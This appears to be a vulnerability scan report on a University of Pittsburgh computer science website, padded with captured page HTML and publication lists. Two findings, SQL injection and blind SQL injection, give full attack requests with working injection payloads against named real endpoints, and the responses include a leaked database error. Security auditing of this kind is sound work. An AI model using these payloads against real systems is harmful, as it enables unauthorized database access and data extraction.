    margin-right:4px;
    padding-top:10px;
    text-align:center;
    font-size:9pt;
    font-family:'Arial';
    padding-left:15px;
}

/* Position for the right > link, both active
** and inactive
*/
#spotlight .image div#headlineLinks div.activeR,
```



```
#spotlight .image div#headlineLinks div.inactiveR
{
    margin-left:15px;
}

/* Position for the left < link, both active
** and inactive
*/
#spotlight .image div#headlineLinks div.activeL,
#spotlight .image div#headlineLinks div.inactiveL:
{
    margin-right:10px;
    margin-left:15px;
}

/* Styling for the active links,
** both left < and right >
*/
#spotlight .image div#headlineLinks div.activeR,
#spotlight .image div#headlineLinks div.activeL
{
    text-decoration:none;
    color:#ffffff;
}

/* Styling for inactive span, both < and > */
#spotlight .image div#headlineLinks div.inactiveL,
#spotlight .image div#headlineLinks div.inactiveR
{
    background:#969681;
    border:solid 1px #8a8a72;
}

/* Styling for inactive links (within active spans)
** both L < and R >
*/
#spotlight .image div#headlineLinks div.inactiveL a
#spotlight .image div#headlineLinks div.inactiveR a
{
    color:#c2c2c2;
}

#spotlight .image div#headlineLinks div
{
    padding:1px;
    margin-left:2px;
    margin-right:2px;
    padding-left:3px;
    padding-right:3px;

    background:#172b57;
    border-top:solid 1px #3a5389;
    border-left:solid 1px #3a5389;
    border-right:solid 1px #13254e;
    border-bottom:solid 1px #13254e;
}
```



```
}
#spotlight .image div#headlineLinks div#shortCaption
{
    background:0;
    border:0;
    font-size:10pt;
    width: 340px;
}

#spotlight .image div#headlineLinks div a
{
    text-decoration:none;
    color:#ffffff;
}

div.caption
{
    margin: 0;
    padding:0;
    position: relative;
}

div.caption p
{
    position: absolute;
    font-family: Verdana,Arial,Helvetica,sans-serif;
    margin: 0; padding: 2px;
    bottom: 0;
    left: 0;
    background:black;
    color: white;
    opacity: .7;
    padding-bottom: 1em;
}

div.caption a {
    color:#CCCCCC;
}

div.caption a:hover
{
    color:#FFFFFF;
    font-weight:bold;
}

-->
</style>

    <title>Department of Computer Science | University of
Pittsburgh</title> </head>
    <body>
    <div id="main">
        <div id="banner">
```



```
<div id="pitt_logo"><a href="http://www.pitt.edu"></a></div>
<div id="pitt_links">
  <a href="http://www.pitt.edu/" target="_parent"></a>
  <a href="http://www.as.pitt.edu/" target="_parent"></a>
  <a href="/apply.php" target="_parent"></a>
  <a href="/about/contact.php" target="_parent"></a>
</div>
</div>
<div id="title">
  <a href="/"></a>
  
</div>
<div id="nav_holder">
  <ul id="nav">
    <li id="n-home"><a href="/">Home</a></li>
    <li id="n-about"><a href="/about/index.php">About</a>
    <ul>
      <li><a href="/about/index.php">Welcome</a></li>
      <li><a href="/about/history/index.php">History</a></li>
      <li><a href="/about/directions.php">Directions</a></li>
      <li><a href="/about/sennottmaps.php">Sennott Square
Maps</a></li>
      <li><a href="/industry" target="_blank">Industry
Board</a></li>
      <li><a href="/about/contact.php">Contact Us</a></li>
      <li class="subheading">Affiliated Programs:</li>
      <li><a href="http://www.isp.pitt.edu">Intelligent
Systems Program (ISP)</a></li>
      <li><a href="http://www.psc.edu"
target="_blank">Pittsburgh Supercomputing Center</a></li>
      <li class="subheading">Organizations:</li>
      <li><a href="http://www.cs.pitt.edu/wics/"
target="_blank">Women in Computer Science</a></li>
      <li><a href="http://www.cs.pitt.edu/tli/"
target="_blank">Technology Leadership Initiative</a></li>
    </ul>
    </li>
    <li id="n-people"><a href="/people/index.php">People</a>
    <ul>
      <li><a href="/people/index.php">Overview</a> </li>
      <li><a href="/people/faculty.php">Faculty</a></li>
      <li><a href="/people/staff.php">Staff</a></li>
      <li><a href="/people/grad.php">Graduate
Students</a></li>
      <li><a href="/people/undergrad.php">Undergraduate
Students</a></li>
      <li><a href="/people/affiliated.php">Affiliated
Scholars</a></li>
      <li><a href="/people/alumni/">Alumni</a></li>
      <li><a href="/directory/">Directory</a></li>
      <li><a
href="http://www.cs.pitt.edu/about/contact.php">Contact Us</a></li>
    </ul>
  </ul>
</div>
```



```
</li>
<li id="n-research"><a
href="/research/newgrants.php">Research</a>
<ul>
<!--<li><a href="/research/index.php">Overview</a> </li>
-->
<li><a href="/research/faculty.php">Faculty Research
Interests</a></li>
<!--<li>Research Groups</li>-->
<!--<li><a href="/research/meetings.php">Regular
Research Meetings</a></li> [requested 9-28-2011 ticket #27505]-->
<li><a href="/research/projects.php">Research
Projects</a></li>
<li><a href="/research/newgrants.php">Research Grant
Awards</a></li>
<li><a href="/research/centers.php">Centers and Programs
</a></li>
<li><a href="/service/index.php">Faculty Service
Overview</a></li>
</ul>
</li>
<li id="n-grad"><a href="/grad/index.php">Graduate</a>
<ul>
<li><a href="http://www.cs.pitt.edu/events/">CS Events &
Talks</a></li>
<li><a href="/grad/news_events.php">News &
Announcements</a></li>

<li class="subheading">Course Schedule:</li>

<li><a href="/pls/schedule/showsched?f_term=2124#graduate"
target="_blank">Course Schedule (Spring 2012) </a></li>
<li><a href="/pls/schedule/showsched?f_term=2127#graduate"
target="_blank">Course Schedule (Summer 2012) </a></li>
<li><a href="/pls/schedule/showsched?f_term=2131#graduate"
target="_blank">Course Schedule (Fall 2012) </a></li>

<li class="subheading"><a
href="/grad/courses/index.php">Course Descriptions</a></li>

<li class="subheading">Graduate Degrees in Computer
Science:</li>
<li><a href="/grad/index.php">Program Overview </a></li>
<li><a href="/grad/phd.php">PhD Degree</a></li>
<li><a href="/grad/ms.php">MS Degree</a></li>
<li><a href="/grad/admission.php">Admissions</a></li>

<li class="subheading">Joint Programs:</li>
<li><a href="/coe" target="_blank">Computer
Engineering</a></li>
<li><a href="/grad/dualms.php">Dual MS Degree</a></li>
</ul>
```



```
</li>
<li id="n-undergrad"><a
href="/undergrad/index.php">Undergraduate</a>
<ul>
<li><a href="http://www.cs.pitt.edu/events/">CS Events &
Talks</a></li>
<li><a href="/undergrad/news_events.php">News &
Announcements</a></li>

<li class="subheading">Course Schedule:</li>

<li><a href="/pls/schedule/showsched?f_term=2124"
target="_blank">Spring 2012 </a></li>
<li><a href="/pls/schedule/showsched?f_term=2127"
target="_blank">Summer 2012 </a></li>
<li><a href="/pls/schedule/showsched?f_term=2131"
target="_blank">Fall 2012 </a></li>

<li class="subheading"><a
href="/undergrad/courses/index.php">Course Descriptions</a> </li>

<li class="subheading">Degree in Computer Science:</li>
<li><a href="/undergrad/index.php">Program Overview </a></li>
<li><a href="/undergrad/bs.php">Bachelors
Degree</a></li>
<li><a href="/undergrad/csmajor-concentrations.php">CS Major
Concentrations</a></li>
<li><a href="/undergrad/bsms.php">BS+MS Degree</a></li>
<li><a href="/undergrad/minor.php">Minor</a></li>
<li><a href="/undergrad/nonmajor.php">Related Areas</a></li>
<li class="subheading">Degree Specializations:</li>
<li><a
href="http://www.bioinfo.pitt.edu">Bioinformatics</a></li>
<li><a href="http://www.engr.pitt.edu/Computer/"
target="_blank">Computer Engineering</a></li>
<li><a
href="http://www.mathematics.pitt.edu/undergraduate/requirements_bs_scientif
ic.php" target="_blank">Scientific Computing</a>
</li>
<li class="subheading">Financial Assistance</li>
<li><a href="/undergrad/finaid.php">Financial
Assistance</a></li>
<li><a href="/undergrad/scholarships/index.php">Grants &
Scholarships</a></li>
<li class="subheading">Career Opportunities:</li>
<li><a href="/undergrad/opportunities.php">CS
Opportunities</a></li>
<li><a href="/undergrad/intern.php">Internships</a></li>
<li><a href="/undergrad/coop.php">Co-Op Program</a>
</li>

</ul>
</li>
<li id="n-news"><a href="/news/index.php">News</a>
<ul>
<li><a href="/events/">Department Events and Talks</a></li>
<li><a href="http://www.cs.pitt.edu/news/Awards/index.php">CS
```




```
Faculty and Student Awards</a></li>
    <li><a href="/news/index.php">Archived News </a></li>
    <li><a href="http://www.cs.pitt.edu/csday">Computer Science
Day</a> </li>
    <li><a href="/news/links/index.php">LINKS
Newsletter</a></li>
    </ul>
    </li>
    <li id="n-intranet"><a href="/intranet/index.php">Intranet</a>
    <ul>
        <li><a href="/calendar/index.php">Room Schedule</a>
</li>
        <li><a href="/intranet/signout/index.php">Equipment Sign
-Out</a> </li>
        <li><a href="/intranet/helpdesk.php">Undergraduate
Teaching Assistant Help</a> </li>
        <li><a href="/intranet/lab_schedule.php">Link to Learn
Lab Hours</a> </li>
        <li><a
href="https://www.cs.pitt.edu/intranet/account_renewal/acct_app_page.php"
target="_blank">Computer Account Application</a> </li>
        <li><a href="/~tech/" target="_blank">Technical
Support</a></li>
        <li><a href="/cacert.pem">SSL Certificate</a></li>
        <li><a href="/help/condor/" target="_blank">Condor
Help</a></li>
        <li><a
href="https://www.cs.pitt.edu/intranet/faculty/">For Faculty Only</a></li>
        <li><a
href="https://www.cs.pitt.edu/intranet/grads/">For Grads Only</a></li>
        <!--<li><a href="/intranet/mail/">Mail System
Migration Information</a></li>
    -->
    </ul>
    </li>
    <li id="n-search">
<div id="cse-search-form" style="width: 100%;">Loading</div>
<script src="https://www.google.com/jsapi" type="text/javascript"></script>
<script type="text/javascript">
    google.load('search', '1', {language : 'en'});
    google.setOnLoadCallback(function() {
        var customSearchOptions = {};
        var customSearchControl = new google.search.CustomSearchControl(
            '009128518159301701545:WMX415819481', customSearchOptions);
        customSearchControl.setResultSetSize
(google.search.Search.FILTERED_CSE_RESULTSET);
        var options = new google.search.DrawOptions();
        options.enableSearchboxOnly("http://www.cs.pitt.edu/search.php");
        customSearchControl.draw('cse-search-form', options);
    }, true);
</script>
<link rel="stylesheet"
href="https://www.google.com/cse/style/look/default.css" type="text/css" />
<style type="text/css">
    #cse-search-form {
        margin: 0;
        padding: 0;
    }
    #cse-search-form td {
        border-width: 0px;
```



```
padding: 0;
padding-right: 2px;
}
input.gsc-input {
border-color: #dfdfc7;
border-width: 0px;
}
input.gsc-search-button {
border-color: #dfdfc7;
background-color: #E9E9E9;
border-width: 0px;
}
</style>
</li>
<!-- search not working 8/3/2011
<li id="n-search">
<form action="http://www.google.com/custom" method="get">
<input type="hidden" name="cof"
value="LW:473;L:http://www.cs.pitt.edu/graphics/header.jpg;LH:65;AH:center;A
WFID:2df6d46001cbe757;" />
<input type="hidden" name="domains" value="www.cs.pitt.edu" />
<input type="hidden" name="sitesearch" value="www.cs.pitt.edu"
checked='checked' />
<input type="text" id="searchInput" name="q" value="Google
Search" maxlength="40" onfocus="if(this.value=='Google Search')
{this.value='';}" onblur="if(this.value=='') {this.value='Google
Search';}" />
</form>
</li>
-->

</ul>
<div class="clear"></div>
</div>

<script type="text/javascript">
var gaJsHost = (("https:" == document.location.protocol) ? "https://ssl." :
"http://www.");
document.write(unescape("%3Cscript src='" + gaJsHost + "google-
analytics.com/ga.js' type='text/javascript'%3E%3C/script%3E"));
</script>
<script type="text/javascript">
try {
var pageTracker = _gat._getTracker("UA-10878099-1");
pageTracker._trackPageview();
} catch(err) {}</script>
<div id="spotlight">
<div class="text">

<p>
The University of Pittsburgh hosts one of the oldest CS Departments in
the world with research and teaching excellence since 1966. The CS
Department covers many areas of research/teaching: AI, algorithms,
databases, software engineering, systems and networks, data
visualization/imaging, security/privacy, embedded systems, and natural
language processing. Substantial research funding is provided by the
National Science Foundation, the National Institutes of Health, and
other federal agencies.
</p>
```

```
<p></p>
<table id="spotlight_tbl">
<tr>
<td>Would you like to join us?</td>
<td><a href="http://www.cs.pitt.edu/recruiting/" target="_blank">Post-
Doctoral Openings</a> <!-- <sup><font color="red"><b>(NEW)</b></font></sup>-
-> </td></tr>
<tr><td><a href="http://www.cs.pitt.edu/undergrad/index.php"
target="_blank">Declaring CS as your major</a> </td>
<td><a href="http://www.cs.pitt.edu/grad/admission.php"
target="_blank">Admission to
Graduate Study</a></td>
</tr>
<!--<tr>
<td> </td>

</tr>
<tr>
<td> <a href="http://www.cs.pitt.edu/events/CSDay/2012/"><b>12th Computer
Science Day </b></a> </td>

<td> - <b>March 30, 2012</b> </td></tr>
<td> <a
href="http://www.cs.pitt.edu/events/CSDay/2012/CorporateRegistrationForm.pdf
" target="_blank">CS Day Corporate Registration</a></td>
</tr>-->

</table>
<!--
<p><a href="http://www.cs.pitt.edu/recruiting/">Faculty Recruiting:</a>
Tenure-Track position: The Computer Science Department is seeking
applications for full-time tenure-track positions to begin in Fall 2010,
pending budgetary approval. Review of applications will begin on December
1, 2009.</p>
-->

<br/>
<div id="spotlight_focus">
<h1>Spotlight</h1>
<p>
The <a href="http://www.cs.pitt.edu/CSDay">12th Computer Science Day</a> was
a great success on March 30, 2012. This is an open house where educators,
students, alumni and industry gather for a day of computing science,
research, business, media, and fun.
</p>

</div>
</div>
<div class="image">
<div id='chgPicAndCaption'>
<div id="headlinePicture">
<noscript>
<a href="/events/alumsocial/index.php"></a>
</noscript>
</div>

<div id="chgText" align="center" class="style2">
<noscript>
Over forty alumni and Industry Board members attended the
```



Social held at Joe Mama's Italian Restaurant on September 21st, 2007. The event was co-hosted by the Computer Science Department and the Computer Science Industry Board.

Read more about the event here.

</noscript>

</div>

</div>

<div id="headlineLinks"></div>

<script type="text/javascript">

<!--

startSlideShow("headlinePicture","chgText","headlineLinks");

-->

</script>

</div>

</div>

<div class="clear"></div>

<div id="home_content">

<div id="news">

<div class="singlecol">

<h2>News</h2>

<p>Professor Adam Lee has started his research on the Foundations of Application-Sensitive Access Control Evaluation. This NSF grant was awarded to Dr. Lee in September 2012.[October 2012]

</p>

<p>CS alumni Lindsay Bieda and Julie Pagano founded the nonprofit Pittsburgh chapter of Girl Develop It, an organization that encourages women to consider careers in software development. The Tribune Review wrote an article entitled Girls Urged to Pursue Careers Involving Computer Software. The department's diversity initiatives are also included in the article. CS is a founding organizer and sponsor of this org.[September 2012]

</p>

<p>Professors Panos K. Chrysanthis and Alexandros Labrinidis ,co-directors of The Advanced Data Management Technologies Laboratory, and Professor G. Elisabeta Marai, director of The Interdisciplinary Visualization Research Lab (iVRL) have received a new NSF CDS&E grant, together with colleagues from the School of Engineering and the Center for Simulation and Modeling. The grant is entitled, Data Management and Visualization in Petascale Turbulent Combustion Simulation. This builds upon a history of many other successful collaborations of the ADMT Lab and iVRL, with researchers in the Medical School, and Physics and Astronomy, addressing Big Data challenges.[September 2012]

</p>

<p>Congratulations to Dr. Sangyeun Cho for winning a 2012 GRO award for Redefining DRAM Interface for Future Platforms. This achievement will build a lasting research partnership between the department and SAMSUNG. [August 2012]ar </p>

<p>The Department of Computer Science just concluded its Technology Leadership



Initiative! Congratulations to the middle and high school students who completed the program! Stay tuned for new pictures! [August 2012]

</p>

<p>Graduate student PJ Dillon and Professor Taieb Znati will be presenting their paper and poster entitled, Towards an Architecture for Mobile Healthcare at the 37th IEEE Conference on Local Computer Networks (LCN) held in Clearwater, Florida from October 22-25 2012. [August 2012]

</p>

<p>Graduate student William C. Garrison III, Assistant Professor Adam J. Lee, and their collaborator Timothy L. Hinrichs will be presenting their publication entitled, "The Need for Application-Aware Access Control Evaluation, in Proceedings of the New Security Paradigms Workshop (NSPW) held in Bertinoro, Italy in September 2012. [July 2012]

</p>

<p>Tim Luciani, first year doctoral student in CS, is the second CS student to receive an NSF Graduate Research Fellowship the year! Tim's selection was based on his outstanding abilities and accomplishments, as well as his potential to contribute to strengthening the vitality of the US science and engineering enterprise. Congratulations Tim!

[July 2012]

</p>

<p>Congratulations to graduate student Mehmud Abliz and Professor Taib Znati for winning the Best Paper Award on the New Approach to Mitigating Distributed Service Flooding Attacks at the Seventh International Conference on Systems held in Saint Gilles, Reunion Island from February 29-March 5, 2012. [July 2012]

</p>

<p>The Department of Computer Science is proud to partner with Girl Develop It which is an organization that aims to empower more women with confidence in their technological abilities. [July 2012]

</p>

<p>
 [Complete News]

</p>

</div>

</div>

<div id="talks">
<h5>Department Events</h5>
<p style='margin-bottom:0em; text-align:center;'>This Week's Talks and Events</p>

<iframe src="includes/stand_alone_calendar.php" scrolling="no" width="200px" frameborder="0" marginwidth="0px" height="230px" name="calendar"

Link to our event calendar (your browser is not displaying frames)
</iframe>

<p style="margin-top: 12px; margin-bottom:12px;">

<!--

The 2010-2011 Bayer Distinguished Lecturer



```
Series</a>
features:
<strong>Michael Reiter</strong> (U of NC, Chapel Hill),
<strong>Umesh Dayal</strong> (HP Labs),
<strong>Chris Johnson</strong> (U of Utah), and
<strong>Bernard Chazelle</strong> (Princeton U).
    </p>

-->
    <p style="margin-bottom:25px;">
    <a href="http://www.cs.pitt.edu/events/CSDay/2012/"><b>12th Computer
Science Day </b></a>  <br/>March 30, 2012 </p>

<h5>Upcoming Events</h5>
<p>
<a href="http://www.cs.pitt.edu/events/talks/2131/talk.php?
id=399">10/05/2012 Dimitrios Georgakopoulos</a> (Research Director, CSIRO
ICT Centre Australia ) "Social media exploitation for crowd sourcing and
awareness-based triage " <br/>
<br/>
<a href="http://www.cs.pitt.edu/events/talks/2131/talk.php?
id=398">10/09/2012 Sameer Patil, PhD</a> (Research Scientist at the Helsinki
Institute of Information Technology in Helsinki, Finland ) "Check out where
I am! Preferences and Behaviors in Location-Sharing as an Interactive
Practice" <br/>
<br/>
<a href="http://www.cs.pitt.edu/events/other/2131/event.php?
id=397">10/10/2012 WiCS Mentoring Lunch (Oracle co-sponsored)</a><br/>
&nbsp;<br/>
<a href="http://www.cs.pitt.edu/events/other/2131/social.php?
id=386">10/12/2012 A Taste of Wine and Research</a><br/> &nbsp;<br/>
<br/>
</p>    <p>[ <a href="/events/">All Events and Talks</a> ] </p>
    </div>
</div>
<div id="footer">
    <div class="left">Copyright 2005-2012 |
    Site designed and maintained by the <a href="/webteam/index.php">CS
Web Team</a> |
    We recommend <a href="http://www.mozilla.com/en-US/firefox/"
target="_blank">Firefox</a>
    </div>
    <div class="right">Revised June 2, 2010 </div>

</div>
<p id="older">You are using an older browser that does not support current
Web standards. Although this site is viewable in all browsers, it will look
much better in a browser that supports Web standards.</p>
<p id="print-friendly">This page was optimized for printing.</p>

<!-- <a href="mailto:marykjones@cs.pitt.edu">MKJ</a> -->
</div>
</body>
</html>
```

**SQL Injection Confirmed (No Data Extraction) (10395)**[View Description](#)**CWE: 89****Kingdom: Input Validation and Representation**

Page: [http://vis.cs.pitt.edu:80/webtest/newvisweb/research/showArea.php?id=4%09and%09\(select%09count\(*\)%09from%09spitable\)%09%3d%091%09or%091%3d0%09](http://vis.cs.pitt.edu:80/webtest/newvisweb/research/showArea.php?id=4%09and%09(select%09count(*)%09from%09spitable)%09%3d%091%09or%091%3d0%09)

Request:

```
GET /webtest/newvisweb/research/showArea.php?id=4%09and%09(select%09count
(*)%09from%09spitable)%09%3d%091%09or%091%3d0%09 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?
id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="BC186394A7E3E061E23473D26B1FC3D5";
PSID="9E16C2DA33DB2BD6AE08A081B31E63FB"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="9722923f-f8d3-49c2-90bd-7c0e15901c18";
AttackSequence="3"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Sql+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="4%2509and%
2509(select%2509count(*)%2509from%2509spitable)%2509%253d%25091%2509or%
25091%253d0%2509"; AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:45 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1340
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED...
<div class="buffer"></div>
```

Query failed: **Table 'visdb.spitable' doesn't exist**

**Blind SQL Injection (confirmed) (11199)**[View Description](#)**CWE: 89****Kingdom: Input Validation and Representation**

Page: [http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=9%09AND%09\(select%09ASCII\(SUBSTR\(schema\(\)%2c3%2c1\)\)\)%09%3c128%09Or%093%3d6](http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=9%09AND%09(select%09ASCII(SUBSTR(schema()%2c3%2c1)))%09%3c128%09Or%093%3d6)

Request:

```
GET /webtest/newvisweb/people/showPeople.php?id=9%09AND%09(select%09ASCII
(SUBSTR(schema()%2c3%2c1)))%09%3c128%09Or%093%3d6 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/people.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="B899A161CB8E756830EC19DBD064375A";
PSID="823B584F43E77E3ADA4AF98FDE2BEDE6"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="9722923f-f8d3-49c2-90bd-7c0e15901c18";
AttackSequence="62"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Sql+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="9%2509AND%
2509(select%2509ASCII(SUBSTR(schema()%252c3%252c1)))%2509%253c128%2509Or%
25093%253d6"; AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:03:57 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Keep-Alive: timeout=5, max=70
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 57405

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>

<title>iVRL University of Pittsburgh</title>
<link rel="Stylesheet" type="text/css" href="../include/stylesheet.css">
<script type="text/javascript" src="../include/menu.js"></script>
</head>
<body style="background-image: url(../images/background.jpg);background-
repeat: repeat-y">
<a name="TOP"></a>
<div style="background-image:url(../images/top_background.jpg);width:100%">
</div>

<table>
<tr>
<td><a href="../index.html"> <img style="border: 0px solid"
```




```
src="../../images/iVRL_logo1.gif" alt="VRL"> </a> </td>
    <td width="100"></td>
    <td valign="bottom">
        <a href="../../index.html"> <b>Lab Home</b> </a> <br/>
        <a href="http://www.cs.pitt.edu"> <b>Department of Computer
Science</b> </a> <br/>
        <a href="http://www.pitt.edu"> <b>University of Pittsburgh</b> </a>
    </td>
</tr>
</table>

<br/><br/>

<a class="headAFocus">People</a>

<div class="menuSpace">
</div>
<div class="buffer"></div>

<div style="margin-left:15px;">
<!-- the body of the page begins here -->
<h1 align="center">Liz Marai</h1>

<p style="text-align:center; font-size:small">
    <a href="#PROJECTS">Projects</a>
    <a href="#THEMES">Themes</a>
    <a href="#TALKS">Talks</a>
    <a href="#PUBS">Publications</a>
<!--    <a href="#BIB">Bibliography</a> -->
</p>

<p style="text-align:center"><a
href="http://www.cs.pitt.edu/~marai/">Webpage</a><br></p>

<p></p>

<div class="float" style="margin-left:15px; margin-right:15px ">
    <h3><a name="PROJECTS">Projects</a></h3>

        <a href="../../research/showProject.php?id=1" >Image-based Wrist Motion
Tracking</a><br>
        <a href="../../research/showProject.php?id=2" >Motion Tracking from
Digitally Reconstructed Radiographs</a><br>
        <a href="../../research/showProject.php?id=3" >Kinematics and Image-based
Measurements of Wrist Cartilage and Ligaments</a><br>
        <a href="../../research/showProject.php?id=4" >Predictive Computational
Models for Orthopaedics</a><br>
        <a href="../../research/showProject.php?id=5" >The Chinese Room: Machine
Translation Visualization</a><br>
        <a href="../../research/showProject.php?id=6" >Intelligent Tutoring
Systems for Physics Majors</a><br>
```



[Visual Analysis of Orthopaedics Data](../../../research/showProject.php?id=7)

[Environmentally-Themed Video Gaming](../../../research/showProject.php?id=15)

[GL Painter](../../../research/showProject.php?id=16)

[Stress Tensor Exploration for Turbulent Combustion Calculations](../../../research/showProject.php?id=24)

[Visual Debuggers for Diagram-Based Biological Models](../../../research/showProject.php?id=21)

[Geriatric Research in Ambulatory and Cognitive Excellence \(GRACE\)](../../../research/showProject.php?id=23)

[Interactive Multiplots for Regression Testing of Software Programs](../../../research/showProject.php?id=25)

[Astroshelf: Understanding the Universe through Scalable Navigation of a Galaxy of Annotations](../../../research/showProject.php?id=26)

[Public Speech Training](../../../research/showProject.php?id=27)

[Image-based Wrist Motion Tracking](../../../research/showProject.php?id=1)

[Motion Tracking from Digitally Reconstructed Radiographs](../../../research/showProject.php?id=2)

[Kinematics and Image-based Measurements of Wrist Cartilage and Ligaments](../../../research/showProject.php?id=3)

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<h3>Themes</h3>

Biomedical Imaging and
Visualization

Biological Systems Modeling
and Simulation

Visual Exploration and
Analysis

Graphics
Exploratories

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<h3>Talks</h3>
TLI: Graphics and Visualization for
High-Schoolers

LSST: Data Management and
Visualization at Pitt CS

BBSI: Data-driven Modeling of
Joints

InfoVis'08: The Chinese Room -
Understanding and Correcting Machine Translation

GfxLab2008

SAM09: Computational Modeling and
Visualization for Science

Brain Gait Correlation

GRACE - a Numerical Analysis

GRACE - Visualization Brain/Gait
October 2009

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<h3>Publications</h3>
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Md. A. Hague, W. Anderst, S. Tashman, G.E. Marai.

Hierarchical Model-based Tracking of Cervical Vertebrae from Dynamic
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<a name=""></a> [Haque-2012-VOA] <br>
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<a name=""></a> [Liang-2012-CEL] <br>
M. Liang, J. Guerra, G.E. Marai, P. Brusilovsky.
<b>Collaborative E-Learning through Open Social Student Modeling and
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<a name=""></a> [Luciani-2012-ANM] <br>
T. Luciani, A. Maries, H. Tran, M. Nik, S.L. Yilmaz, G.E. Marai.
<b>A Novel Method for Tracking Tensor-based Regions of Interest in Large-
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<a name=""></a> [Luciani-2012-PAZ] <br>
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Labrinidis, G.E. Marai. Panning and Zooming the Observable Universe with Preﬁx-Matching Indices and Pixel-Based Overlays. <i>IEEE Visualization 2012, Large-Scale Data Analysis and Visualization Symposium</i>, Oct 2012. In Press

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A. Maries, M. Olson, K. Wong, W. Layton, C. Rosano, H. Aizenstein, R. Boudreau, S.L. Yilmaz, G.E. Marai. GRACE: A Visual Comparison Framework for Integrated Spatial and Non-Spatial Geriatric Data. <i>IEEE Transactions on Visualization and Computer Graphics</i>, 2012. In Review

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N. Mays, C. Rosano, H.J. Aizenstein, R. Boudreau, G.E. Marai, A. Maries, W.J. Layton, F. Thomas, K. Yaffe, L.J. Launer. A.B. Newman. Using iterated Tikhonov regularization with the L-curve method to Quantify the Correlation Between Neuroimaging and Gait Data. <i>Journal of Computational and Mathematical Methods in Medicine</i>, 2012. In Review

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    <a name=""></a> [Smith-2012-RIM] <br>
    A.M. Smith, W. Xu, Y. Sun, J.R. Faeder, G.E. Marai.
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    <a name=""></a> [Luciani-2011-PBO] <br>
    T. Luciani, R. Hachey, D.Q. Oliphant, B.A. Cherinka, G.E. Marai.
    <b>Pixel-based Overlays for Navigating a Galaxy of Observations</b>. <i>IEEE
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A.M. Smith, W. Xu, Y. Sun, J.R. Faeder, G.E. Marai. <b>Visual
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    <a name=""></a> [Albrecht-2009-CAT] <br>
    J. Albrecht, R. Hwa, G. E. Marai. <b>Correcting Automatic
Translations through Collaborations between MT and Monolingual Target-
Language Users</b>. <i>EACL 2009, 12th Conference of the European Chapter of
the Association for Computational Linguistics, Proceedings of the
Conference</i>, Mar 2009.
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2009-CAT)</A>.<br />
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      <a name=""></a> [Albrecht-2009-TCR] <br>
      J.S. Albrecht, R. Hwa, G.E. Marai. <b>The Chinese Room:
Visualization and Interaction to Understand and Correct Ambiguous Machine
Translation</b>. <i>Computer Graphics Forum (also in 2009 Eurographics/IEEE
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        <A HREF="../../results/showbibtex.php?id=259">(bibtex: Albrecht-
2009-TCR)</A>.<br />
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    <a name=""></a> [Marai-2009-DOA] <br>
    G.E. Marai, J.J. Crisco, D.H. Laidlaw. <b>Development of a
Kinematic 3D Carpal Model to Analyze In Vivo Soft-Tissue Interaction Across
Multiple Static Postures</b>. <i>The 31st Annual International Conference of
the IEEE Engineering in Medicine and Biology Society (EMBC'09)</i>, Sep
2009.
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DOA)</A>.<br />
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    <a name=""></a> [Marai-2009-EOO] <br>
    G.E. Marai, J.J. Crisco, D.H. Laidlaw. <b>Estimation of Optimal
Carpal Contact in the Human Wrist from Multiple Static Articulation
Postures</b>. <i>BMES (Biomedical Engineering Society) 2009 Annual Fall
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```



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<A HREF="../../../results/showbibtex.php?id=274">(bibtex: Marai-2009-
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<a name=""></a> [Marai-2009-MIT] <br>
G.E. Marai. <b>MyWorld4D: Introduction to Computer Graphics with
a Modeling and Simulation Twist</b>. <i>ACM SIGGRAPH 2009 Education
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<A HREF="../../../results/downloadPub.php?id=271">(file)
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MIT)</A>.<br />
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A.M. Smith, J.J. Geiger, G.M. Kapfhammer, M. Renieris, G.E.
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<A HREF="../../../results/downloadPub.php?id=273">(file)
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<A HREF="../../../results/showbibtex.php?id=273">(bibtex: Smith-2009-
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<a name=""></a> [Xiong-2009-APF] <br>
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J.S. Albrecht, R. Hwa, G.E. Marai. <b>The Chinese Room -
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(bibtex: Crisco-2007-EOD)



